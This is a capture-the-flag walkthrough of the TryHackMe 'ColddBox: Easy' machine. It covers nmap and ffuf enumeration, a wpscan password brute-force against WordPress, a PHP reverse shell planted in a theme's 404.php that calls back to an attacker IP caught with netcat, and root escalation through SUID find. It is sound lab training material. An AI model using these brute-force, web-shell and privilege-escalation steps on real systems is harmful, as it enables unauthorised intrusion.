# ColdBox

* This is a cool box made by C0ldd that introduces basic enumeration, password brute-forcing and variety of ways to privesc to root.
The box is over at: https://tryhackme.com/room/colddboxeasy


ColddBox
76
ColddBox: Easy
An easy level machine with multiple ways to escalate privileges.
Start AttackBox
Help
Options

PS: In my writeup I won't be showing different ways of escalation.

# Recon

- Running the initial nmap scan on the box for all ports:


*$ sudo nmap -p- -vv -T4 -oN nmap/initial coldbox.thm*



```
Not shown: 65533 closed ports
Reason: 65533 resets
PORT     STATE SERVICE REASON
80/tcp   open  http    syn-ack ttl 63
4512/tcp open  unknown syn-ack ttl 63
```

- Running version enumeration and default scripts on these ports:

*$ sudo nmap -p80,4512 -sC -sV -oN nmap/deeper coldbox.thm*



```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: ColddBox | One more machine
4512/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
|   256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_  256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Port 80 is the web server running WordPress, while port 4512 is OpenSSH, as we see in the output.


# *WebServer*

## Recon

- WordPress 4.1.31 (as we saw in nmap scan results)
- After general enumeration there exists ‘the cold in person’ user, I pointed my ffuf to do some directory brute-forcing:

*$ /opt/ffuf/ffuf -u http://coldbox.thm/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40 | tee ffuf_wp1.log*


Output:



```
________________________________________________

wp-content              [Status: 301, Size: 315, Words: 20, Lines: 10]
wp-includes             [Status: 301, Size: 316, Words: 20, Lines: 10]
wp-admin                [Status: 301, Size: 313, Words: 20, Lines: 10]
hidden                  [Status: 301, Size: 311, Words: 20, Lines: 10]
```

- We find regular Wordpress directories, but there is one that is quite interesting.
http://coldbox.thm/hidden/

- If we go to it we are notified about the message:




**U-R-G-E-N-T**

**C0ldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip**

- Reading this and stopping for a moment we got three possible usernames to brute-force:
1. c0ldd
2. hugo
3. philip

- Now I will run wpscan, with more threads and enumerating EVERYTHING:

*$ wpscan --no-banner --url http://coldbox.thm -t 10 -e*




```
[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

# Initial Foothold


- 4 usernames in total.
- wpscan returned us a few vulnerabilities **but none which can help us** gain access.
- We're gonna brute force **c0ldd**'s account since he is the one who has the capability to change the passwords so he must be the **web admin**.

*$ wpscan --url http://coldbox.thm/ -e u -t 20 -U c0ldd -P /usr/share/wordlists/rockyou.txt*



```
[!] Valid Combinations Found:
 | Username: c0ldd, Password:
```

- With this we can access admin panel and edit the active theme's PHP code so it spawns us a reverse shell.




Edit Themes

Twenty Fifteen: 404 Template (404.php)

```
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.0.89';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }
```

(If you're on kali, this webshell is in /usr/share/webshells/php/php-reverse-shell.php)

- And by going to this URL we get our way in:
http://coldbox.thm/wp-content/themes/twentyfifteen/404.php




```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.0.89] from (UNKNOWN) [10.10.249.59] 50726
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:
GNU/Linux
 20:50:30 up  1:38,  0 users,  load average: 0.00, 0.87, 3.21
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


- This is a dumb shell but I won't be explaining here how to upgrade it,
  but I will point you to a good source:
https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/

# Privilege Escalation

- Scouting around with www-data, at the first glance we don't find much,
  but transferring the **linpeas.sh** to the server and running it we find out that:
    find is a perfect SUID attack vector for **direct** root privesc:



```
www-data@ColddBox-Easy:/dev/shm$ ls -l /usr/bin/find
-rwsr-xr-x 1 root root 221768 Feb  8  2016 /usr/bin/find
```



```
bash-4.3# olddBox-Easy:/dev/shm$ find ./ -name linpeas.sh -exec bash -p \; -quit
bash-4.3#
bash-4.3#
bash-4.3#
bash-4.3# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

- The flags are as usual in their common location over at user's home and in root's home directories.
- However they are b64 encoded, and should be submitted as b64 strings.

1. User.txt:
**Answer: RmVsaWNpZGF.....**

2. Root.txt:
**Answer: wqFGZWxpY2lk....**